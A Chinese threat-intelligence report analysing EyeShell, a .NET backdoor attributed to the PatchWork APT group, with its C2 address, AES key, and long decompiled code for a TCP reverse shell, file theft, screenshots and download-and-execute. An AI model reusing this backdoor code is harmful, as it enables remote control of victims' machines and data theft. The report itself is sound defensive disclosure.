PatchWork组织新型攻击武器报告- EyeShell武器披露

原创 知道创宇 知道创宇 2023-05-25 17:32 发表于北京

——知道创宇404高级威胁情报团队 K&Nan

1 PatchWork组织描述


Patchwork APT组织，也称为Dropping Elephant、Chinastrats、Monsoon、Sarit、Quilted Tiger、APT-C-09和ZINC EMERSON，于2015年12月首次被发现，使用一套定制的攻击工具，针对多名外交官和经济学家发起攻击。这些攻击通常是通过鱼叉式网络钓鱼活动或水坑攻击进行的。该组织被怀疑由一个隶属于南亚某国的威胁行为者运营，主要攻击目标是巴基斯坦、斯里兰卡、尼泊尔，孟加拉国、缅甸、柬埔寨等国。

近2年来，知道创宇404-高级威胁情报团队多次提前&即时发现该组织针对国内重点高校、研究院、科研所等相关研究组织机构开展攻击活动，多次成功预警。

2 武器基本信息

样本来源	持续追踪
SHA-256	6e0db3722abb04be57696d12f4debf078f053d6e4839e621c864c325f20b8ca4
武器名称	EyeShell
武器类型	后门程序
针对平台	Windows

3 武器功能模块图



4 EyeShell武器综述

近期404-高级威胁情报团队在对PatchWork的持续追踪过程中，发现其武器库中出现了一款由.NET开发的精简后门，目标框架为.NET Framework 4，狩猎追踪过程中我们发现该后门与BADNEWS[1]共同出现，故我们有理由猜测该后门用于配合BADNEWS共同使用，该后门使用的命名空间为Eye，为了方便后续追踪及区分，我们根据命名空间将这款后门称之为EyeShell。

【1】BADNEWS为PatchWork组织专用自研木马名称。

01

EyeShell功能描述

EyeShell整体来看是一款非常精简的后门程序，推测其版本为v1.0版本，EyeShell按功能模块划分可将整体划分为三个模块，分别如下：

- **初始化模块**

初始化模块分为两个部分，间隔点为C2是否在线。

第一部分用于程序初始化，内容如下：

本次发现的EyeShell创建的互斥体为“fdghsdfgjhh”，互斥体用于确保程序唯一运行，避免发生竞争问题。C2地址及端口采用数组的方式保存：

```
char[] C2Address = new char[13]
 {
   '1', '7', '2', '.', '8', '1', '.', '6', '1', '.',
   '2', '2', '4'
  };
int[] C2Port = new int[4] { 2, 0, 2, 4 };
```

由于EyeShell的C2信息使用的是数组保存，进行Connect(string hostname, int port)API调用时会进行一次类型转换，地址在转换string类型时只需要强制转换即可，EyeShell在处理端口时采用的方式是遍历幂运算累加的方式：

```
C2Port.Select((int t, int i) => t * Convert.ToInt32(Math.Pow(10.0, pop.Length - i - 1))).Sum()
```

EyeShell的所有网络交互均采用AES-128加密：

```
AESKey = {'q', 'w', 'e', 'r', '1', '2', '3', '4', 'a', 's', 'd', 'f', '5', '6', '7', '8'};
AESIV = {'7', '3', '9', '1', '8', '4', '2', '6', '5', '7', '8', '9', '5', '1', '2', '3'}
```

向服务端发送数据的加密方式与服务端下发命令所采用的加密方式相同，采用的处理流程为原始数据（byte[]）---> To Base64 ---> To AES-128 ---> To Base64(最终发送的数据)。

第二部分用于交互初始化

交互初始化需要一个前置条件，当且仅当C2在线时才会进行交互初始化。

交互初始化主要内容为创建**cmd.exe**进程并创建**OutputData Received**事件，通过**OutputHandler**事件委派将标准输出流重新导向，**TCPStream**写入接口，从而达到将标准输出流重定向至服务端操作，EyeShell在完成事件委派后会创建TCPStream Read/Write两个接口分别为后续交互提供支持。

其中**Write**接口与**OutputHandler**事件委派中的重定向产生关联。

- **上线模块**

在初始初始化完成后，EyeShell会尝试进行C2在线检测，直到C2在线后才会进行后续操作否则将持续检测C2是否在线。

如若C2在线EyeShell收集的上线信息分别为UUID、UserName、OSVersion，上线格式如下:

```
<UUID>+ "*" +<UserName>+ "*" +<OSVersion>+"*1.0"
```

其中根据经验来看上线信息尾部的硬编码字符*1.0我们猜测为EyeShell版本号v1.0。
完成上述操作后EyeShell进入交互模块。

- **交互模块**

交互模块是一个死循环模块，交互开始是通过从**TCPStream Read**接口读取服务端下发的指令，根据EyeShell的命令控制列表我们可以确定EyeShell支持十三条指令，相关指令及功能如下所述：

"drive"

该指令含义为枚举并向服务端上传当前主机的逻辑卷名称，上传格式如下：

```
<vol1.Name> +"*"+ <vol2.Name> +"*"+ … + <voln.Name>
```

"fileData"
该指令含义为获取指定文件大小，如果为目录则会获取当前目录其子目录大小。异常则返回“0”。

"FileRec"
该指令含义为获取当前目录其子目录名称。上传格式为：

$$fo*l*d*er \ +"*"+ \langle folder1 \rangle +"*"+ \langle folder2 \rangle + \cdots$$

"FileList"
该指令含义为列举当前目录、子目录及目录中文件名称，类似于ls指令上传格式由"*"分割。

"downFile"
该指令含义为将受害主机中指定的文件上传至服务端，若长传成功服务端返回"Done"。

"upload"
该指令含义为从服务端下载文件保存至受害主机指定路径,成功则返回"asdf"。

"Exec"
该指令含义为执行受害主机中的指定文件,执行成功返回"asdf",否则返回异常信息。

"Delete"
该指令含义为删除受害主机中的指定文件,执行成功返回"asdf",否则返回异常信息。

"Rev"
该指令用于执行服务端下发命令,并更改**OutputHandler**事件委派中的返回状体为开启,此时服务端与客户端建立起交互式Shell。

"RevEnd"
该指令用于关闭交互式Shell,更改**OutputHandler**事件委派中的返回状体为关闭,此时服务端与客户端关闭交互式Shell。

"ScreenS"

该指令用于获取受害主机当前桌面屏幕截屏。

"UplExe"
该指令有两个操作：
操作一：从服务端下发文件并保存至受害主机%temp%路径下的指定文件名称并立即执行。
操作二：获取当前进程的ID并将该数据保存在%temp%\\ip1.txt文件中。

"Alive"
无操作,使客户端进入等待状态。

02

EyeShell细节描述

```
public string Encrypt(byte[] plainText)
{
    byte[] array = Crypt.kk.Select((char c) => (byte)c).ToArray<byte>();
    byte[] array2 = Crypt.ii.Select((char c) => (byte)c).ToArray<byte>();
    byte[] array3 = new byte[1];
    try
    {
        using (AesManaged aesManaged = new AesManaged())
        {
            ICryptoTransform cryptoTransform = aesManaged.CreateEncryptor(array, array2);
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
                {
                    using (StreamWriter streamWriter = new StreamWriter(cryptoStream))
                    {
                        streamWriter.Write(Convert.ToBase64String(plainText));
                    }
                    array3 = memoryStream.ToArray();
                }
            }
        }
    }
```

网络流加密流程

```
public byte[] Decrypt(string cipherText)
{
    byte[] array = Crypt.kk.Select((char c) => (byte)c).ToArray<byte>();
    byte[] array2 = Crypt.ii.Select((char c) => (byte)c).ToArray<byte>();
    string text = null;
    using (AesManaged aesManaged = new AesManaged())
    {
        ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(array, array2);
        using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(cipherText)))
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
            {
                using (StreamReader streamReader = new StreamReader(cryptoStream))
                {
                    text = streamReader.ReadToEnd();
                }
            }
        }
    }
    return Convert.FromBase64String(text);
}
```

网络流解密流程

```
private static char[] kk = new char[]
{
    'q', 'w', 'e', 'r', '1', '2', '3', '4', 'a', 's',
    'd', 'f', '5', '6', '7', '8'
};

// Token: 0x04000002 RID: 2
private static char[] ii = new char[]
{
    '7', '3', '9', '1', '8', '4', '2', '6', '5', '7',
    '8', '9', '5', '1', '2', '3'
};
```

AES-128 KEY&IV

```
bool flag;
Program.mutex = new Mutex(true, "fdghsdfgjhh", out flag);
if (!flag)
{
    return;
}
char[] array = new char[]
{
    '1', '7', '2', '.', '8', '1', '.', '6', '1', '.',
    '2', '2', '4'
};
int[] pop = new int[] { 2, 0, 2, 4 };
string sdaf;
Process p;
for (;;)
```

互斥体创建及初始化C2

```
Program.ppp = new Process();
Program.ppp.StartInfo.FileName = "cmd.exe";
Program.ppp.StartInfo.CreateNoWindow = true;
Program.ppp.StartInfo.UseShellExecute = false;
Program.ppp.StartInfo.RedirectStandardOutput = true;
Program.ppp.StartInfo.RedirectStandardInput = true;
Program.ppp.StartInfo.RedirectStandardError = true;
Program.ppp.OutputDataReceived += Program.CmdOutputDataHandler;
Program.ppp.Start();
Program.ppp.BeginOutputReadLine();
Program.wt = new BinaryWriter(Program.tctt.GetStream());
Program.rt = new BinaryReader(Program.tctt.GetStream());
p = new Process();
```

初始化Shell并创建事件委托

```
new StringBuilder();
if (!string.IsNullOrEmpty(outLine.Data))
{
    try
    {
        Program.hgty = Program.hgty + outLine.Data + Environment.NewLine;
        if (Program.hytr)
        {
            Program.sendData("");
            Program.sendData(Program.hgty);
            Program.hgty = "";
        }
    }
    catch
    {
    }
```

事件委托

```
Program.wt = new BinaryWriter(Program.tctt.GetStream());
Program.rt = new BinaryReader(Program.tctt.GetStream());
```

创建TcpStream 读写接口

```
p = new Process();
p.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.Arguments = "/c wmic path win32_computersystemproduct get uuid";
p.Start();
sdaf = "";
string text = (from x in Enumerable.Range(0, 3)
    select sdaf = p.StandardOutput.ReadLine()).ToArray<string>()[2].ToString();
object obj = (from ManagementObject x in new ManagementObjectSearcher("SELECT Caption FROM Win32_OperatingSystem").Get()
    select x.GetPropertyValue("Caption")).FirstOrDefault<object>();
Program.sendData(string.Concat(new string[]
{
    text,
    "*",
    WindowsIdentity.GetCurrent().Name,
    "*",
    (obj != null) ? obj.ToString() : null,
    "*1.0"
}));
```

构建并发送上线信息

```
for (;;)
{
    try
    {
        string @string = Encoding.UTF8.GetString(Program.recurr());
        uint num = <PrivateImplementationDetails>.ComputeStringHash(@string);
        if (num <= 1012663644U)
        {
            if (num <= 576190795U)
            {
                if (num != 17898406U)
                {
                    if (num != 531555959U)
                    {
                        if (num != 576190795U)
                        {
```

交互入口

```
if (!(@string == "FileList"))
{
    continue;
}
try
{
    DirectoryInfo directoryInfo = new DirectoryInfo(Encoding.UTF8.GetString(Program.recurr()));
    FileInfo[] files = directoryInfo.GetFiles();
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    string text2 = "";
    try
    {
        foreach (DirectoryInfo directoryInfo2 in directories)
        {
            text2 = text2 + "*" + directoryInfo2.Name;
        }
        text2 = text2.Remove(0, 1);
    }
    catch
    {
    }
    try
    {
        text2 += "?";
        int length = text2.Length;
        foreach (FileInfo fileInfo in files)
        {
            text2 = text2 + "*" + fileInfo.Name;
        }
        text2 = text2.Remove(length, 1);
    }
    catch
```

获取文件列表

```
if (!(@string == "drive"))
{
    continue;
}
string text3 = "";
foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
{
    text3 = text3 + "*" + driveInfo.Name.ToString();
}
Program.sendData(text3.Remove(0, 1));
continue;
```

获取逻辑卷信息

```
else if (!(@string == "downFile"))
{
    continue;
}
string string2 = Encoding.UTF8.GetString(Program.recurr());
Program.sendData(new FileInfo(string2).Length.ToString());
using (FileStream fileStream = new FileStream(string2, FileMode.Open, FileAccess.Read))
{
    byte[] array4 = new byte[102400];
    int j = fileStream.Read(array4, 0, array4.Length);
    Program.sendData("reciev");
    byte[] array5 = new byte[j];
    Array.Copy(array4, 0, array5, 0, j);
    Program.sendData(array5);
    Program.sendData(array5.Length.ToString());
    bool flag2 = true;
    while (j > 0)
    {
        j = fileStream.Read(array4, 0, array4.Length);
        if (j != 0)
        {
            Program.sendData("reciev");
            byte[] array6 = new byte[j];
            Array.Copy(array4, 0, array6, 0, j);
            Program.sendData(array6);
            Program.sendData(array6.Length.ToString());
        }
        if (!Encoding.UTF8.GetString(Program.recurr()).Equals("Done"))
        {
            flag2 = false;
            break;
        }
```

文件上传

```
if (!(@string == "fileData"))
{
    continue;
}
string string3 = Encoding.UTF8.GetString(Program.recurr());
try
{
    FileAttributes attributes = File.GetAttributes(string3);
    if (attributes == FileAttributes.ReadOnly || (attributes & FileAttributes.ReadOnly) == FileAttributes.ReadOnly || attributes == FileAttributes.Directory)
    {
        Program.sendData(new DirectoryInfo(string3).EnumerateFiles("*", SearchOption.AllDirectories).Sum((FileInfo file) => file.Length).ToString());
    }
    else
    {
        Program.sendData(new FileInfo(string3).Length.ToString());
    }
    continue;
}
catch
{
    Program.sendData("0");
    continue;
}
goto IL_577;
```

获取文件大小

```
if (!(@string == "ScreenS"))
{
    continue;
}
try
{
    Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
    Graphics.FromImage(bitmap).CopyFromScreen(0, 0, 0, 0, bitmap.Size);
    MemoryStream memoryStream = new MemoryStream();
    bitmap.Save(memoryStream, ImageFormat.Jpeg);
    Program.sendData(memoryStream.ToArray());
    memoryStream.Close();
    bitmap.Dispose();
    continue;
}
catch (Exception ex2)
{
    Program.sendData(ex2.Message);
    continue;
}
```

获取屏幕截图

```
string string4 = Encoding.UTF8.GetString(Program.recurr());
File.WriteAllBytes(Path.GetTempPath() + string4, Program.recurr());
Path.GetTempPath() + string4;
Process process = new Process();
File.WriteAllText(Path.GetTempPath() + "\\ip1.txt", Process.GetCurrentProcess().Id.ToString());
process.StartInfo = new ProcessStartInfo(Path.GetTempPath() + string4)
{
    UseShellExecute = true
};
process.Start();
Program.sendData("uple");
continue;
```

文件保存执行及PID获取

```
try
{
    Process.Start(new ProcessStartInfo(Encoding.UTF8.GetString(Program.recurr()))
    {
        UseShellExecute = true,
        Verb = "runas"
    });
    Program.sendData("asdf");
    continue;
}
catch (Exception ex3)
{
    Program.sendData(ex3.Message);
    continue;
}
IL_8A5:
```

创建指定进程

```
IL_8A5:
try
{
    File.Delete(Encoding.UTF8.GetString(Program.recurr()));
    Program.sendData("asdf");
    continue;
}
catch (Exception ex4)
{
    Program.sendData(ex4.Message);
    continue;
}
```

删除指定文件

```
Program.ppp.StandardInput.WriteLine(Encoding.UTF8.GetString(Program.recurr()));
Program.hytr = true;
```

启动交互式Shell

```
string text4 = "";
string string5 = Encoding.UTF8.GetString(Program.recurr());
FileAttributes attributes2 = File.GetAttributes(string5);
if (attributes2 == FileAttributes.ReadOnly || (attributes2 & FileAttributes.ReadOnly) == FileAttributes.ReadOnly || attributes2 == FileAttributes.Directory)
{
    foreach (string text5 in Directory.EnumerateFiles(string5, "*", SearchOption.AllDirectories))
    {
        text4 = text4 + "*" + text5;
    }
    Program.sendData("fo*l*d*er" + text4.Remove(0, 1));
    continue;
}
Program.sendData(string5);
continue;
```

获取目录信息

5 创宇猎幽APT流量监测系统（NDR）

创宇猎幽是针对活跃 APT 组织的流量检测分析工具，通过实时、回放分析网络流量，涵盖知道创宇漏洞能力的规则，结合ZoomEye多年测绘情报数据，辅以异常网络行为模型分析技术，深度检测所有可疑活动，识别出未知威胁，将流量中的APT攻击一网打尽，并及时进行报警通知。

创宇猎幽的全流量存储功能，配合知道创宇404高级威胁情报团队的专业服务，可以对APT攻击及相关联的APT组织进行更深入的溯源和跟踪分析，协助政府企业客户建立针对APT攻击的完善防御体系。